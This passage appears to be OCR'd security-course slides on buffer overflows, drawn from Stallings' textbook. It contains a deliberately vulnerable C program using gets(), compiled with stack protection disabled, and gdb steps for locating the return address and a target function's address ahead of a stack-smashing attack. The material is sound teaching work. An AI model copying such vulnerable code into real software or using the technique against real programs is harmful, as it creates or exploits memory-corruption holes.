
Mischievous Input for buffer overflow: Vulnerability exploited

Source: Figure 10.1: W. Stallings: Computer Security: Principles and Practice: 2nd Ed.

Stack for the C Program (Buffer Overflow Exploited)

Assume Big Endian System

High memory end



. . . .	. . . .	. . . .	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
. . . .	. . . .	. . . .	

Low memory end

Source: Figure 10.2: W. Stallings: Computer Security: Principles and Practice: 2nd Ed.

Buffer Overflow Vulnerability

- To exploit buffer overflow, an attacker needs to:
  - Identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - Understand how that buffer will be stored in the process' memory, and hence the potential for corrupting memory locations and potentially altering the execution flow of the program.

- Vulnerable programs may be identified through: (1) Inspection of program source; 2) Tracing the execution of programs as they process oversized input or (3) Using automated tools (like fuzzing)

Programming Language History

- At the machine level, data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory.
- It is the responsibility of the **assembly language** programmer to ensure that correct interpretation is placed on any saved data value.
  - Some machine language instructions will treat the bytes to represent integer values; others as addresses of data or instructions, and others as arrays of characters.
    - Assembly language programs get the greatest access to the resources of the computer system, but at a high risk (cost); it is the responsibility of the programmer to code without any vulnerability for buffer overflow (data being written to a buffer more than its allocated space).


Programming Language History

- **Modern high-level programming languages like Java, ADA, Python**, etc are strongly typed and clearly define what constitutes permissible operations on variables.
  - They do not suffer from buffer overflow
  - The higher levels of abstraction and safe usage features allow programmers to focus more on solving the problem at hand and less on managing details of interactions with variables.
  - The tradeoff is at both compile time and run time, additional checks have be made to make sure there are no violations (like on buffer limits).
  - Also, access to some instructions and hardware resources is also lost, limiting the usefulness of these languages in writing low-level code (like device drivers) that must interact with the hardware resources.

Programming Language History

- In between the two extremes (assembly languages and high-level languages like Java), we have the **<u>C language and its derivatives</u>** that have many modern high-level control structures and data type abstractions as well as provide the ability to directly access and manipulate memory data.
  - The UNIX operating system and its derivative operating systems like Linux as well as many of their applications are developed in C
    - Facilitated portability to a wide range of processor architectures (unlike OS written in assembly language)
  - Ability to access low-level machine resources: memory is viewed as just a sequence of bytes
    - Burden on the programmer to take care of buffer overflow when directly manipulating data (buffer) in the memory through program variables/inputs.
  - There is a large body of legacy code with unsafe functions (like input and string processing routines) in UNIX/C that are potentially vulnerable for buffer overflows.

Example: Stack Smashing Attack




```c
#include <stdio.h>

CannotExecute(){
   printf("This function cannot execute\n");
}

GetInput(){

  char buffer[8];
  gets(buffer);
  puts(buffer);

}

main(){

     GetInput();

     return 0;

}
```

Name of the program is demo.c

<u>Assume Little Endian System</u>

Sequence of Steps

1 Compile with the following options




```
vmplanet@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 -o demo demo.c
/tmp/ccmmHHC4.o: In function `GetInput':
/home/vmplanet/demo.c:10: warning: the `gets' function is dangerous and should not be used.
vmplanet@ubuntu:~$ 
```

2 Start gdb and use the list command to find the line numbers of the different key statements/function calls so that the execution can be more closely observed at these points.


Use list 1,50 (where 50 is some arbitrarily chosen large number that is at least guaranteed to be the number of lines in the program).

In our sample program, we have only 23 lines. So, I could have used list 1, 23 itself.




```
vmplanet@ubuntu:~$ gdb demo
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/vmplanet/demo...done.
(gdb) list 1, 50
1       #include <stdio.h>
2
3       CannotExecute(){
4          printf("This function cannot execute\n");
5       }
6
7       GetInput(){
8
9         char buffer[8];
10        gets(buffer);
11        puts(buffer);
12
13      }
14
15      main(){
16
17           GetInput();
18
19           return 0;
20
21      }
22
23
(gdb)
```

3 Issue breakpoints at lines 17 and 10 to temporarily stop execution



```
(gdb) break 17
Breakpoint 1 at 0x8048449: file demo.c, line 17.
(gdb) break 10
Breakpoint 2 at 0x804842e: file demo.c, line 10.
(gdb)
```

4 Run the ***disas*** command on the CannotExecute and main functions to respectively find the starting memory address and return address after the return from GetInput( ).



```
(gdb) disas main
Dump of assembler code for function main:
   0x08048446 <+0>:     push   %ebp
   0x08048447 <+1>:     mov    %esp,%ebp
   0x08048449 <+3>:     call   0x8048428 <GetInput>
   0x0804844e <+8>:     mov    $0x0,%eax
   0x08048453 <+13>:    pop    %ebp
   0x08048454 <+14>:    ret
End of assembler dump.
(gdb) disas CannotExecute
Dump of assembler code for function CannotExecute:
   0x08048414 <+0>:     push   %ebp
   0x08048415 <+1>:     mov    %esp,%ebp
   0x08048417 <+3>:     sub    $0x4,%esp
   0x0804841a <+6>:     movl   $0x8048520,(%esp)
   0x08048421 <+13>:    call   0x804834c <puts@plt>
   0x08048426 <+18>:    leave
   0x08048427 <+19>:    ret
End of assembler dump.
(gdb)
```

Address to return to after executing the GetInput( ) function

0x0804844e

Starting memory address for the CannotExecute( ) Function

0x08048414

5 Start the execution of the program using the **run** command
The execution will halt before line # 17, the first breakpoint.
That is, before the call to the GetInput( ) function.

6 Check and see the value on the top of the stack to use it as a reference later to identify the return address to overwrite. The command/option used is **x/8xw $esp** to obtain the 8 words (32-bits each) starting from the current location on the top of the stack.

7 Continue execution by pressing **s** at the gdb prompt. Now the GetInput( ) function is called. The processor would allocate 8 bytes, for the *buffer* array. So the stack pointer would be moved by 8 bytes towards the low memory end.


8 Use the **x/8xw $esp** command to obtain the 8 words (32-bits each) starting from the current location pointed to by the Stack Pointer. We could see the Stack Pointer has moved by 16 bytes (from the reference value of Step 6) towards the low memory end. You could continue executing by pressing **s** at the gdb prompt. You may even pass a valid input after gets( ) is executed and see what puts( ) prints.

9 Quit from gdb using the ‘quit’ command at the (gdb) prompt.

Value at the memory address on the top of the stack before the call to the GetInput( ) function

8 bytes of the buffer array

Value of the Frame Pointer for main( )



